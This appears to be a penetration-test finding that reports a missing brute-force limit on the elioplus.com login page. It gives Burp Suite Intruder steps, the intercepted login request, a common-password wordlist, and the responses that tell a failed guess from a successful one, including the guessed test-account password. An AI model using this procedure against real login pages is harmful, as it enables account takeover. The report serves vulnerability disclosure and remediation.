

## [elioplus] Password brute force attack on login page leads to account compromise


| | |
|---|---|
| Severity | HIGH |
| Security Control | Authentication |
| Vulnerability | Improper Restriction of Excessive Authentication Attempts [CWE-307] |
| Finding Description | When user tries to login to the application it will ask user to provide email and password. Application does not prevent password brute-force attempt on the login page. For invalid password application respond with status code "200". For valid password application set the session cookie with status code "302". |
| Method of Identification | Manual |
| Affected Resources | https://elioplus.com/login |
| Affected Parameter | TbxPassword |
| Evidence | **Step 1.** Navigate to login page and fill up the form.<br><br> <br>https://elioplus.com/login<br>For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...<br> <br>Log in to Elioplus<br>Enter your details to login to your account:<br>alice@yopmail.om<br>•••••••<br>□ Remember me<br> <br> <br>Don't have an Elioplus account? Create your account now<br>elioplus.com<br>**Step 2.** Intercept the request and send it to intruder. |


Burp Suite Professional v2020.9.2 - elioplus.burp - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Reflection
Intercept HTTP history WebSockets history Options
Request to https://elioplus.com:443 [185.14.203.21]
Forward Drop Intercept is on Action Open Browser
Comment this item
Raw Params Headers Hex
Pretty Raw \n Actions
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl-X
Copy Ctrl-C
Paste Ctrl-V
Message editor documentation
Proxy interception documentation
Search...
0 matches

```
POST /login HTTP/1.1
Host: elioplus.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x8                    x/91.0
Accept: text/html,application/xhtml+xml,applic                     8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencode
Content-Length: 1559
Origin: https://elioplus.com
Connection: close
Referer: https://elioplus.com/login
Cookie: ASP.NET_SessionId=canerbonhnyhrqel2b32                     urce=; vq_utm_term=; vq_utm_medium=; vqa_vid=
a5287cfd-b2e4-4aef-b717-94b11b58d818; _lfa=LF1                     _ga=GA1.2.708731818.1630922283; _gid=GA1.2.976513777.1630922283
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

signUpRadScriptManager_TSM=
%3B%3BSystem.Web.Extensions%2C+Version%3D4.0.0                     yToken%3D31bf3856ad364e35%3Aen-US%3Af7ba41a4-e843-4f12-b442-8e407f37c316%3
Aea597d4b%3Ab25378d2&__EVENTTARGET=&__EVENTARG
XuD7dCFSrdoPSj79z26EBrnjSNoVT3cQtIcK2XyQ2Nrs6i                     hAHYAClxnY3yynhN4KJx6z9w102RR7jGh5LtijW%2FtOScPjyqYbSlHZ3SMY6PeJKDzcQJELf8
XFEHgEzMoC7qXAdi1I3QXadM2SGbS460eeQvJ5HG%2B%2F                     gWAhA07Er%2FkHkqv%2FRTKz6DE5P90e4e0hYoEWRN4WcNQt7EyCdRFjJWf452vafXgEk84TCp
PQHCp0E%2FcaDXGsHRPE1QXXAZzFuxljT8UEPk6Hmc6X%2                     bzAf4GBLBspZNa9zHkS0%2B%2F4RLT0y2NcJtiHSgEJyNV2wStAKRXIqBykYbCW6FTAPq9EG4b
l4KoXUN1Vvb%2FGuiQseRmhNOmUrJw1LT49QcK39%2BLmA                     0MWUKg2EJuoJOZ7KnpP40S6mZEHZURBhuz%2FsrmrLEWm6G%2BxpVHEtPPuwm09N9P603J91uk
LWayj%2FVidqvBf1YS%2BXu6jmlRJIKmOZx3SOmIBMM1olg8NCcxg65MXUE%2FK0B04573VJjmFlHg%3D%3D&__VIEWSTATEGENERATOR=F0C7EF03&__EVENTVALIDATION=
```

**Step 3.** Set brute force point for password.


Burp Suite Professional v2020.9.2 - elioplus.burp - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Reflection
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


```
Cookie: ASP.NET_SessionId=canerbonhnyhrqel2b32mvw4; vq_initial_source=; vq_utm_source=; vq_utm_term=; vq_utm_medium=; vqa_vid=
a5287cfd-b2e4-4aef-b717-94b11b58d818; _lfa=LF1.1.9d0d8c13a954a364.1630922277779; _ga=GA1.2.708731818.1630922283; _gid=
GA1.2.976513777.1630922283
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

signUpRadScriptManager_TSM=
%3B%3BSystem.Web.Extensions%2C+Version%3D4.0.0.0%2C+Culture%3Dneutral%2C+PublicKeyToken%3D31bf3856ad364e35%3Aen-US%3Af7ba41a4-e843-4
f12-b442-8e407f37c316%3Aea597d4b%3Ab25378d2&__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=
XuD7dCFSrdoPSj79z26EBrnjSNoVT3cQtIcK2XyQ2Nrs6izunwLXnm1C4HpMesriTZ5AgIajMAJgWAOmYhAHYAClxnY3yynhN4KJx6z9w102RR7jGh5LtijW%2FtOScPjyqY
bSlHZ3SMY6PeJKDzcQJELf8XFEHgEzMoC7qXAdi1I3QXadM2SGbS460eeQvJ5HG%2B%2FVMD1%2F5lUGvzbe7uvrsJkOkIsaY26BgQkLgWAhA07Er%2FkHkqv%2FRTKz6DE5
P90e4e0hYoEWRN4WcNQt7EyCdRFjJWf452vafXgEk84TCpPQHCp0E%2FcaDXGsHRPE1QXXAZzFuxljT8UEPk6Hmc6X%2FdeWbnSLUqmFLoNHUTR80cs422vvXg4sd8RbzAf4
GBLBspZNa9zHkS0%2B%2F4RLT0y2NcJtiHSgEJyNV2wStAKRXIqBykYbCW6FTAPq9EG4bl4KoXUN1Vvb%2FGuiQseRmhNOmUrJw1LT49QcK39%2BLmAu7vEbXwpj1BIbzXRF
65snArX4CvDp%2BpcAOMWUKg2EJuoJOZ7KnpP40S6mZEHZURBhuz%2FsrmrLEWm6G%2BxpVHEtPPuwm09N9P603J91ukLWayj%2FVidqvBf1YS%2BXu6jmlRJIKmOZx3SOmI
BMM1olg8NCcxg65MXUE%2FK0B04573VJjmFlHg%3D%3D&__VIEWSTATEGENERATOR=F0C7EF03&__EVENTVALIDATION=
OqcG%2BOgcfN2EtyWxwongxe80H2SoLTwItyi%2BTXPs1q6B9I596dm%2FlpCMyivadNIdJDQcEykTKlC2WBXWwl%2BCuCFp3G7mkeOaAaqdSUaMWNcwE0iqEVPY3r%2BC2T
i0VU4x2330H0Kd01EEqGXhmkXMfA8NEfVR6n1in%2FDELnGNqA%2BCKih17DvYe0gvA%2BKwPVLrT3reXmPs8vouknzFQkPwSKSGX1AjbyCRk4oRBsWEbNNxYXqHZuLWssdQ
W%2FBbG0irT2JKR6ZKcqVEA4GtUJtvwsDepNrk10uSBhoLPvcPenXhSrLApuB7KfYH3huvofZsetcEBdN3TKfiGfIKUOIOdgVpWTOl%2Bn2wWYrwbbiTJ5E%3D&
TbxUsername=alice%40yopmail.om&TbxPassword=§Test%4012§&BtnLogin=Log+in&LinkId=&LinkFirstName=&LinkLastName=&LinkHeadline=&
LinkPicture=&LinkEmail=&LinkSummary=&LinkProfileUrl=
```

1 payload position

Length: 2404

**Step 4.** Provide list of password and start the attack.



Burp Suite Professional v2020.9.2 - elioplus.burp - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Reflection
Target Positions Payloads Options
Start attack

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 201

Payload type: Simple list Request count: 201

**Payload Options [Simple list]**


This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
1234
pussy
12345
dragon
qwerty
696969
```

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

**Step 5.** Observe the response for failed attempt.




Intruder attack - /home/rahul/Documents/Trello/september 2021/elioplus/Brute Force/attack
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
Raw Headers Hex
Pretty Raw Render \n Actions
Search...
0 matches
Attack saved

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 200 | jack | 200 | ☐ | ☐ | 16488 | |

```
                <div class="login-form text-center p-7 position-relative overflow-hidden">
                  <!--begin::Login Header-->
                  <div class="d-flex flex-center mb-5">
                    <a href="http://elioplus.com" id="aElioplusLogo">
                    <img id="ImgElioplusLogo" title="Elioplus home" src="/assets_main/images/elioplus_blue.png" alt="Elioplus logo" />
                    </a>
                  </div>
                  <!--end::Login Header-->
                  <!--begin::Login Sign in form-->
                  <div class="login-signin">
                    <div class="mb-10">
                      <h3>
                        <span id="LblTitle">Log in to Elioplus</span>
                      </h3>
                      <div class="text-muted font-weight-bold">
                        Enter your details to login to your account:
                      </div>
                    </div>
                    <form method="post" action="./login" id="loginForm" class="form">
                      <div class="aspNetHidden">
                        <input type="hidden" name="signUpRadScriptManager_TSM" id="signUpRadScriptManager_TSM" value="" />
                        <input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
                        <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
                        <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="XhSKxC2jHVny3CnvPoT6nw5gF1Qkz7GEa2tjoEdlC455NxJlRICKd8ikcKmqaqeG3K
```

**Step 6.** Observe the response for successful attempts.

<table>
<tr>
<td></td>
<td>


<pre>
Request  Payload   Status  Error  Timeout  Length  Comment
201      Test@123  302     □      □        15817
</pre>

<pre>
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /full-registration
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 06 Sep 2021 10:18:57 GMT
Connection: close
Content-Length: 15542

<html>
  <head>
    <title>
      Object moved
    </title>
  </head>
  <body>
    <h2>
      Object moved to <a href="/full-registration">here</a>
      .
    </h2>
  </body>
</html>
</pre>
</td>
</tr>
<tr>
<td>Technical Impact</td>
<td>An attacker may attempt to discover a weak password by systematically trying every possible combination of letters, numbers and symbols until it discovers the one correct combination that works.</td>
</tr>
<tr>
<td>Remediation</td>
<td>Reference:<br>https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks</td>
</tr>
</table>